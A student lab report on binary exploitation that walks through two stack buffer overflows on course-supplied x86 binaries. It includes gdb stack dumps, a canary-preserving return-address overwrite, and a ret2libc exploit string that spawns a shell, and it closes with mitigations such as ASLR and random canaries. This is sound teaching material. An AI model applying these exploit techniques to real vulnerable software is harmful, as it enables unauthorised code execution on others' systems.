SECURE SYSTEMS ENGINEERING

Lab Report on Binary Exploitation using buffer overflow

Soham Tripathy (CS20B073), Arunesh J B (CS20B009)

10-02-2023

CS6570 - LAB 1 Report

Introduction

In this assignment we will be exploiting certain vulnerabilities in C and using them to run our payload. We will overflow the buffer and write into the stack to change the program flow as per our convenience.


Lab_1

Aim

Given source code (**lab1_1.c**) and executable (**lab1_1**). We have to come up with a exploit string such that we are able to execute the *exploit()* function in the program.


Our Approach

- Generate the *dump* file for the given executable using the command `objdump -d lab1_1 > dump`.
- Look through the dump file to get the address of the function *exploit()* and the return address(address of instruction just after the call to *welcome()*). The line number 634 indicates the instruction immediately after the call to welcome.



```
629  8048919:   83 c0 04          add    $0x4,%eax
630  804891c:   8b 00             mov    (%eax),%eax
631  804891e:   83 ec 0c          sub    $0xc,%esp
632  8048921:   50                push   %eax
633  8048922:   e8 6e ff ff ff    call   8048895 <welcome>
634  8048927:   83 c4 10          add    $0x10,%esp
635  804892a:   b8 00 00 00 00    mov    $0x0,%eax
636  804892f:   8b 4d fc          mov    -0x4(%ebp),%ecx
637  8048932:   c9                leave
638  8048933:   8d 61 fc          lea    -0x4(%ecx),%esp
639  8048936:   c3                ret
```

Figure 1: Return Address = 0x8048927



```
600  80488d2:   74 0a             je     80488de <welcome+0x49>
601  80488d4:   83 ec 0c          sub    $0xc,%esp
602  80488d7:   6a 01             push   $0x1
603  80488d9:   e8 22 5a 00 00    call   804e300 <exit>
604  80488de:   90                nop
605  80488df:   c9                leave
606  80488e0:   c3                ret
```

Figure 2: Exit function Address = 0x0804e300

- Now we use gdb to look through the stack, registers and value of local variables at different stages of execution using breakpoints. The breakpoints are added just after strcpy to analyse the stack after input, before the welcome function exits, to know the location of return address.

- We run the **list** command to look at the source code and get the value of the canary. This value is converted to hexadecimal 0x55565758 and is located on the stack. We must ensure to keep this canary intack while we build out exploit string.
- We give some random input and add a break point after the strcpy() is executed. Here we try to examine the stack content for the location of the canary and return address.
- We use this information to know how many fill-in characters should be given in our exploit string.

```
(gdb) x/32x $esp
0xffffcf40:     0x41414141      0x00414141      0x00000001      0x55565758
0xffffcf50:     0x00000002      0xffffd054      0xffffcf78      0x08048927
0xffffcf60:     0xffffd265      0x00000044      0x00000000      0x00000002
0xffffcf70:     0x080ea070      0xffffcf90      0x00000000      0x08048b61
0xffffcf80:     0x080ea00c      0x00000044      0x00000000      0x08048b61
0xffffcf90:     0x00000002      0xffffd054      0xffffd060      0xffffcfb4
0xffffcfa0:     0x00000000      0x00000002      0xffffd054      0x080488e1
0xffffcfb0:     0x00000000      0x080481a8      0x080ea00c      0x00000044
```

Figure 3: Canary at 0xffffcfac , Return Address at 0xffffcfbc

- Now we create an exploit string such that the value of the canary isn't changed and the return address is changed to the address of **exploit()** function.

Expoit String

```
#!/bin/bash
python -c 'print("AAAAAAAAAAAAXWVUAAAAAAAAAAAA|\x88\x04\x08\x03\xe3\x04
    \x08")' > exploit_string
```

Executing the exploit String

- As we can see in the figure the exploit doesn't change the canary (**canary** = 0x55565758) in the stack

```
Breakpoint 1, welcome (
    name=0x804e303 <exit+3> "j\001hp\240\016\b\377t$\034\350\315\376\377\377f\220f\220f\2
20f\220f\220f\220\220UW1\300VS\271\001") at lab1_1.c:18
18              printf("Welcome group %s, %s.\n", words, name);
(gdb) x/32x $esp
0xffffcf80:     0x41414141      0x41414141      0x41414141      0x55565758
0xffffcf90:     0x41414141      0x41414141      0x41414141      0x0804887c
0xffffcfa0:     0x0804e303      0x00000000      0xc2da2203      0x00000002
0xffffcfb0:     0x080ea070      0xffffcfd0      0xc2da2203      0x08048b61
0xffffcfc0:     0x080ea00c      0x0000008e      0xc2da2203      0x08048b61
0xffffcfd0:     0x00000002      0xffffd094      0xffffd0a0      0xffffcff4
0xffffcfe0:     0x00000000      0x00000002      0xffffd094      0x080488e1
0xffffcff0:     0x00000000      0x080481a8      0x080ea00c      0x0000008e
```

- We were also able to change the return address in the stack to the address of exploit() function (at 0xffffcf8c in the stack)
- Note: if we have **0x00** in our hexadecimal value then it cannot be stored in the stack, since it stops reading at **0x00**. Hence, we need to find better methods to implement them.
- The address of exit(), has **0x00** so we analysized the function definition and found that the first instruction can be ignored. Hence, by refering to the **next instruction's** address in the **exit()** function, we were able exit normally.
- Our exploit string thus successfully changed the return address in the **exploit** function stack frame to 0x0804e303 (the exit()).
- Now during the return from exploit function as we had pushed the address of exit (next instruction in exit) into the stack. The $esp which is pointing at this address (can be seen in the below figure) is taken to set the value of $eip to 0x0804e303 and later is decremented. The $eip on execution performs a **clean exit**.

```
(gdb) info registers $ebp $eip $esp
ebp            0x41414141       0x41414141
eip            0x8048894        0x8048894 <exploit+24>
esp            0xffffcfa0       0xffffcfa0
(gdb) x/32x $esp
0xffffcfa0:     0x0804e303      0x00000000      0x00000000      0x00000002
0xffffcfb0:     0x080ea070      0xffffcfd0      0x00000000      0x08048b61
0xffffcfc0:     0x080ea00c      0x00000044      0x00000000      0x08048b61
0xffffcfd0:     0x00000002      0xffffd094      0xffffd0a0      0xffffcff4
0xffffcfe0:     0x00000000      0x00000002      0xffffd094      0x080488e1
0xffffcff0:     0x00000000      0x080481a8      0x080ea00c      0x00000044
0xffffd000:     0x00000000      0x954422ca      0x63cdcd25      0x00000000
0xffffd010:     0x00000000      0x00000000      0x00000000      0x00000000
```

Figure 4: This is the stack and register info just before we execute the ret command on the exploit function

Output

```
esctf@osboxes:~/Documents/Lab1/lab1/lab1_1$ ./lab1_1 $(cat exploit_string1)
Welcome group AAAAAAAAAAAAXWVUAAAAAAAAAAAAA|��, j�p�t$������f�f�f�f�f�f��UW1�VS��
Exploit succesfull...
esctf@osboxes:~/Documents/Lab1/lab1/lab1_1$
```


Lab_2

Aim

Given source code **lab1_2.c** and executable **lab1_2**. We have to come up with the exploit string such that we are able to spawn a shell(the binary calls \bin\sh).


Our Approach

- Generate the dump file for the given executable using the command objdump -d lab2_2 > dump. We analyse it to find the return address after the call to get_name(). This is used to identify the location on stack where return address is present.
- To enter the shell, we need to call the **system** function with **\bin\sh** as its argument. Hence we find the system function in gdb using the command p system. Similarly, we can also find the address of the **exit** function to implement our clean exit. (The command p exit)



```
(gdb) p system
$1 = {<text variable, no debug info>} 0x8048340 <system@plt>
```


Figure 5: System Address = 0x08048340



```
(gdb) p exit
$6 = {<text variable, no debug info>} 0xf7e337c0 <exit>
```

Figure 6: exit address = 0xf7e337c0

- To find the address of the string **\bin\sh** (argument to the system call) we use the *find* command, find s_addr, e_addr,"\bin\sh"
- The command "info proc map" gives us the address mapping of processes. From here we get start and end address of libc, which is used as the arguments for the find command. We search for \bin\sh from 0xf7e05000 to 0xf7fb6000. We find the address of the string to be 0xf7f5e12b.



```
(gdb) info proc map
process 7707
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/esctf/Documents/Lab1/lab1/lab1_2/lab1_2
         0x8049000  0x804a000     0x1000        0x0 /home/esctf/Documents/Lab1/lab1/lab1_2/lab1_2
         0x804a000  0x804b000     0x1000     0x1000 /home/esctf/Documents/Lab1/lab1/lab1_2/lab1_2
        0xf7e04000 0xf7e05000     0x1000        0x0
        0xf7e05000 0xf7fb2000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb2000 0xf7fb3000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb3000 0xf7fb5000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb9000     0x3000        0x0
        0xf7fd3000 0xf7fd4000     0x1000        0x0
        0xf7fd4000 0xf7fd7000     0x3000        0x0 [vvar]
        0xf7fd7000 0xf7fd9000     0x2000        0x0 [vdso]
        0xf7fd9000 0xf7ffc000    0x23000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e05000,0xf7fb6000, "/bin/sh"
0xf7f5e12b
1 pattern found.
```

- Now we look at the stack content make our input string such that the return address in stack is changed to address of system() function (which we already found), the arguments of the system function should be the address of the string \bin\sh, and the return address from system function should point to the address of exit.
- We have to remember that after calling a function, the *esp* points to return address and *esp+4* points to the first argument. This is kept in mind while creating the exploit string.




Figure 7: Stack before the ret statement in get_name function




Figure 8: Stack after eip has loaded system's address

Exploit String

```
#!/bin/bash
python -c 'print("AAAABBBBCCCCDDDD\x21\x43\x65\x87EEEEFFFFGGGG\x40
\x83\x04\x08\xc0\x37\xe3\xf7\x2b\xe1\xf5\xf7")' > exploit_string
```

Execution of Exploit String

- We add break points just before and after strcpy function to see that our exploit string changed the return address from get_name to the address of **system** function. We can also see that we pushed the address of \bin\sh 4 bytes after the $esp (i.e as arguments to system()). At $esp we have the address to exit, that acts as the return address when we return from the system() function.

```
Breakpoint 2, get_name (input=0xf7e337c0 <exit> "\350\304\353\016")
    at lab1.c:12
12      in lab1.c
(gdb) x/32x $esp
0xffffcfa0:     0xffffffff      0x0000002f      0xf7e11dc8      0x41414141
0xffffcfb0:     0x42424242      0x43434343      0x44444444      0x87654321
0xffffcfc0:     0x45454545      0x46464646      0x47474747      0x08048340
0xffffcfd0:     0xf7e337c0      0xf7f5e12b      0xffffd000      0x08048531
0xffffcfe0:     0xf7fb53dc      0xffffd000      0x00000000      0xf7e1d647
0xffffcff0:     0xf7fb5000      0xf7fb5000      0x00000000      0xf7e1d647
0xffffd000:     0x00000002      0xffffd094      0xffffd0a0      0x00000000
0xffffd010:     0x00000000      0x00000000      0xf7fb5000      0xf7ffdc04
```

Figure 9: Stack just before strcpy

```
Breakpoint 2, get_name (input=0xf7e337c0 <exit> "\350\304\353\016")
    at lab1.c:12
12      in lab1.c
(gdb) x/32x $esp
0xffffcfa0:     0xffffffff      0x0000002f      0xf7e11dc8      0x41414141
0xffffcfb0:     0x42424242      0x43434343      0x44444444      0x87654321
0xffffcfc0:     0x45454545      0x46464646      0x47474747      0x08048340
0xffffcfd0:     0xf7e337c0      0xf7f5e12b      0xffffd000      0x08048531
0xffffcfe0:     0xf7fb53dc      0xffffd000      0x00000000      0xf7e1d647
0xffffcff0:     0xf7fb5000      0xf7fb5000      0x00000000      0xf7e1d647
0xffffd000:     0x00000002      0xffffd094      0xffffd0a0      0x00000000
0xffffd010:     0x00000000      0x00000000      0xf7fb5000      0xf7ffdc04
```

Figure 10: Stack after strcpy

- We break at the ret instruction of the get_name() function and look at the stack content. We know that the value at the $esp is the return address which points to the address of system() function.

```
   0x080484ab <+64>:    add    $0x10,%esp
   0x080484ae <+67>:    nop
   0x080484af <+68>:    leave
---Type <return> to continue, or q <return> to quit---
=> 0x080484b0 <+69>:    ret
End of assembler dump.
(gdb) info registers $eip $esp $ebp
eip            0x80484b0        0x80484b0 <get_name+69>
esp            0xffffcfcc       0xffffcfcc
ebp            0x47474747       0x47474747
(gdb) x/32x $esp
0xffffcfcc:     0x08048340      0xf7e337c0      0xf7f5e12b      0xffffd000
0xffffcfdc:     0x08048531      0xf7fb53dc      0xffffd000      0x00000000
0xffffcfec:     0xf7e1d647      0xf7fb5000      0xf7fb5000      0x00000000
0xffffcffc:     0xf7e1d647      0x00000002      0xffffd094      0xffffd0a0
0xffffd00c:     0x00000000      0x00000000      0x00000000      0xf7fb5000
0xffffd01c:     0xf7ffdc04      0xf7ffd000      0x00000000      0xf7fb5000
0xffffd02c:     0xf7fb5000      0x00000000      0xb1ca5a0f      0x8dc6541f
0xffffd03c:     0x00000000      0x00000000      0x00000000      0x00000002
```

Output

```
esctf@osboxes:~/Documents/Lab1/lab1/lab1_2$ ./lab1_2 $(cat exploit_string2)
dumpfile  exploit_string2  gen2.py  lab1_2  lab1_2.c
Welcome group AAAABBBBCCCCDDDD!Ce◆EEEEFFFFGGGG@◆◆7◆◆+◆◆◆.
$ ls
dumpfile  exploit_string2  gen2.py  lab1_2  lab1_2.c
$ ls -al
total 48
drwxrwxr-x 3 esctf esctf  4096 Feb  9 11:55 .
drwxrwxr-x 4 esctf esctf  4096 Feb  3 00:40 ..
-rw-rw-r-- 1 esctf esctf 11940 Feb  9 11:55 dumpfile
-rw-rw-r-- 1 esctf esctf    45 Feb  8 03:42 exploit_string2
-rw-rw-r-- 1 esctf esctf   135 Feb  8 03:42 gen2.py
-rwxrwxr-x 1 esctf esctf  8576 Jan 31 04:06 lab1_2
-rw-rw-r-- 1 esctf esctf   424 Jan 31 04:41 lab1_2.c
drwxrwxr-x 2 esctf esctf  4096 Feb  8 04:00 .vscode
$ exit
esctf@osboxes:~/Documents/Lab1/lab1/lab1_2$
```

Ways to Secure

- One way to secure is to simply **use languages which do not allow such vulnerabilities.** In a language like C, we are given access to stack and memory which makes it more vulnerable to such attacks. We can instead use languages like rust, java, python and .net which are not prone to such vulnerabilities.
- By using **runtime OS protection** (runtime array bounds checking). This ensures that every program run is within the buffer space or memory available and checks every data written into the memory.
- Instead of having a fixed value for the canary we can have a **random canary.** Hence the value of the canary changes on every execution making it more difficult for the attacker to generate an exploit string.
- Another way is to use **ASLR (Address Space Layout Randomization).** ASLR increases the control flow integrity of a system by randomizing the offsets it uses in memory layouts. Attackers trying to do the return to libc attack must locate the payload first, if aslr is enabled then makes it difficult for the attacker to locate the payload in the memory.
- Another alternative is instead of using functions like strcpy() and strcat() which are prone to buffer overflow attacks we can use their **strn- versions.** These versions only write to maximum size of the target buffer. Ex : strncat() , strncopy()